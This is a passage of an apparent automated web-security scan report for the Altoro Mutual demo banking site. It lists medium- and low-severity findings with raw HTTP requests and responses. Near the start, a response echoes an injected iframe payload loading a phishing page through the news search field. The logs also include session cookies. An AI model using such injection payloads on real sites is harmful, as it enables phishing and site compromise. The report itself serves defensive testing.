          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>
```

```
    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">


...
...
...

   <form id="QueryXpath" method="get" action="https://demo.testfire.net/bank/queryxpath.jsp">
     Search our news articles database
      <br /><br />
     <input type="hidden" id=content" name="content" value="queryxpath.jsp"/>
     <input type="text" id="query" name="query" width=450 value="Enter title (e.g. Watchfire)'"><iframe id=2743
src=http://demo.testfire.net/phishing.html>"/>
     <input type="submit" width=75 id="Button1" value="Query">
      <br /><br />
    News title not found, try again

...
...
...
```

Go to Table of Contents

M DAST: Session Identifier Not Updated 1

How to Fix: Session Identifier Not Updated

Issue 1 of 1

Issue ID:	d30a443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/doLogin
Domain	demo.testfire.net
Element	doLogin (Page)
Path	/doLogin
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	304

Issue 1 of 1 - Details

Reasoning: The test result seems to indicate a vulnerability because the session identifiers in the Original Request and in the Response are identical. They should have been updated in the response.

Test Requests and Responses:

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Content-Length: 41
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Cookie: JSESSIONID=125900F5072E834B60AC0F073A2F2F99

uid=jsmith&passw=**CONFIDENTIAL 0**&btnSubmit=Login

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: /bank/main.jsp
Content-Length: 0
Date: Sun, 02 Apr 2023 05:17:49 GMT
Set-Cookie:
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA==''; Version=1



GET /bank/main.jsp HTTP/1.1
Cookie: JSESSIONID=125900F5072E834B60AC0F073A2F2F99;
```

```
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6109
Date: Sun, 02 Apr 2023 05:27:56 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>

...
...
...
```

Go to Table of Contents

M DAST: SHA-1 cipher suites were detected 1

How to Fix: SHA-1 cipher suites were detected

Issue 1 of 1

Issue ID:	0307443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/bank/main.jsp
Domain	demo.testfire.net
Element	demo.testfire.net (Page)
Path	/bank/main.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	327

Issue 1 of 1 - Details

Reasoning: AppScan determined that the site uses weak cipher suites by successfully creating SSL connections using each of the weak cipher suites listed here.

Test Requests and Responses:

```
GET /bank/main.jsp HTTP/1.1
Cookie: JSESSIONID=125900F5072E834B60AC0F073A2F2F99;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6109
Date: Sun, 02 Apr 2023 05:27:56 GMT







<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
```

```
 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">

  <div class="fl" style="width: 99%;">



  <h1>Hello John Smith
    </h1>

  <p>
   Welcome to Altoro Mutual Online.
  </p>

  <form name="details" method="get" action="showAccount">
  <table border="0">
    <TR valign="top">
      <td>View Account Details:</td>
      <td align="left">
     <select size="1" name="listAccounts" id="listAccounts">
    <option value="800002" >800002 Savings</option>
<option value="800003" >800003 Checking</option>
<option value="4539082039396288" >4539082039396288 Credit Card</option>

      </select>
        <input type="submit" id="btnGetAccount" value="   GO   ">
      </td>
    </tr>
    <tr>
      <td colspan="2"><span id="_ctl0__ctl0_Content_Main_promo"><table width=590 border=0><tr><td><h2>Congratulations! </h2></td></tr>
<tr><td>You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!</td></tr><tr><td>Click <a href='apply.jsp'>Here</a>
to apply.</td></tr></table></span></td>
    </tr>
  </table>
  </form>


...
...
...
```

The following weak cipher suites are supported by the server:

ID	Name	SSL Version
51	TLS_DHE_RSA_WITH_AES_128_CBC_SHA	TLS 1.0
57	TLS_DHE_RSA_WITH_AES_256_CBC_SHA	TLS 1.0
49171	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	TLS 1.0
49172	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	TLS 1.0
51	TLS_DHE_RSA_WITH_AES_128_CBC_SHA	TLS 1.1
57	TLS_DHE_RSA_WITH_AES_256_CBC_SHA	TLS 1.1
49171	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	TLS 1.1
49172	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	TLS 1.1
51	TLS_DHE_RSA_WITH_AES_128_CBC_SHA	TLS 1.2
57	TLS_DHE_RSA_WITH_AES_256_CBC_SHA	TLS 1.2
49171	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	TLS 1.2
49172	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	TLS 1.2

Go to Table of Contents

M DAST: Unnecessary Http Response Headers found in the Application 1

How to Fix: Unnecessary Http Response Headers found in the Application

Issue 1 of 1

Issue ID:	c706443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/main.jsp
Domain	demo.testfire.net
Element	demo.testfire.net (Page)
Path	/bank/main.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 1 of 1 - Details

Reasoning: The response contains unnecessary headers, which may help attackers in planning further attacks.
Test Requests and Responses:

```
GET /bank/main.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyfINhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6109
Date: Sun, 02 Apr 2023 05:21:13 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
    <td align="right" valign="top">
      <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
        <input type="text" name="query" id="query" accesskey="S" />
        <input type="submit" value="Go" />
    </td>
   </tr>
   <tr>
    <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
   </tr>
  </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
   <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
   <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
   <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->
```

```
<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">

  <div class="fl" style="width: 99%;">



  <h1>Hello John Smith
    </h1>

  <p>
    Welcome to Altoro Mutual Online.
  </p>

  <form name="details" method="get" action="showAccount">
  <table border="0">
    <TR valign="top">
      <td>View Account Details:</td>
      <td align="left">
     <select size="1" name="listAccounts" id="listAccounts">
    <option value="800002" >800002 Savings</option>
<option value="800003" >800003 Checking</option>
<option value="4539082039396288" >4539082039396288 Credit Card</option>

      </select>
        <input type="submit" id="btnGetAccount" value="   GO   ">
      </td>
    </tr>
    <tr>
      <td colspan="2"><span id="_ctl0__ctl0_Content_Main_promo"><table width=590 border=0><tr><td><h2>Congratulations! </h2></td></tr>
<tr><td>You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!</td></tr><tr><td>Click <a href='apply.jsp'>Here</a>
to apply.</td></tr></table></span><
...
...
...
```

Go to Table of Contents

L DAST: Missing "Content-Security-Policy" header 1

How to Fix: Missing "Content-Security-Policy" header

Issue 1 of 1

Issue ID:	d00a443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	demo.testfire.net (Page)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	1032

Issue 1 of 1 - Details

Reasoning: AppScan detected that the Content-Security-Policy response header is missing or with an insecure policy, which increases exposure to various cross-site injection attacks

Test Requests and Responses:

```
GET / HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
```

```
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip
Accept-Language: en-US
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:19:37 GMT
Set-Cookie: JSESSIONID=0E6F8D1BAD54B8E3DC9273334BCB8564; Path=/; Secure; HttpOnly









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLi
...
...
...
```

L DAST: Missing or insecure "X-Content-Type-Options" header 1

How to Fix: Missing or insecure "X-Content-Type-Options" header

Issue 1 of 1

Issue ID:	2a07443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	demo.testfire.net (Page)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 1 of 1 - Details

Reasoning: AppScan detected that the "X-Content-Type-Options" response header is missing or has an insecure value, which increases exposure to drive-by download attacks

Test Requests and Responses:

```
GET /index.jsp?content=inside_contact.htm HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:18:00 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
```

```
  </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Oth
...
...
...
```

Go to Table of Contents

L DAST: Missing or insecure HTTP Strict-Transport-Security Header 1

How to Fix: Missing or insecure HTTP Strict-Transport-Security Header

Issue 1 of 1

Issue ID:	4807443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	demo.testfire.net (Page)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	200

Issue 1 of 1 - Details

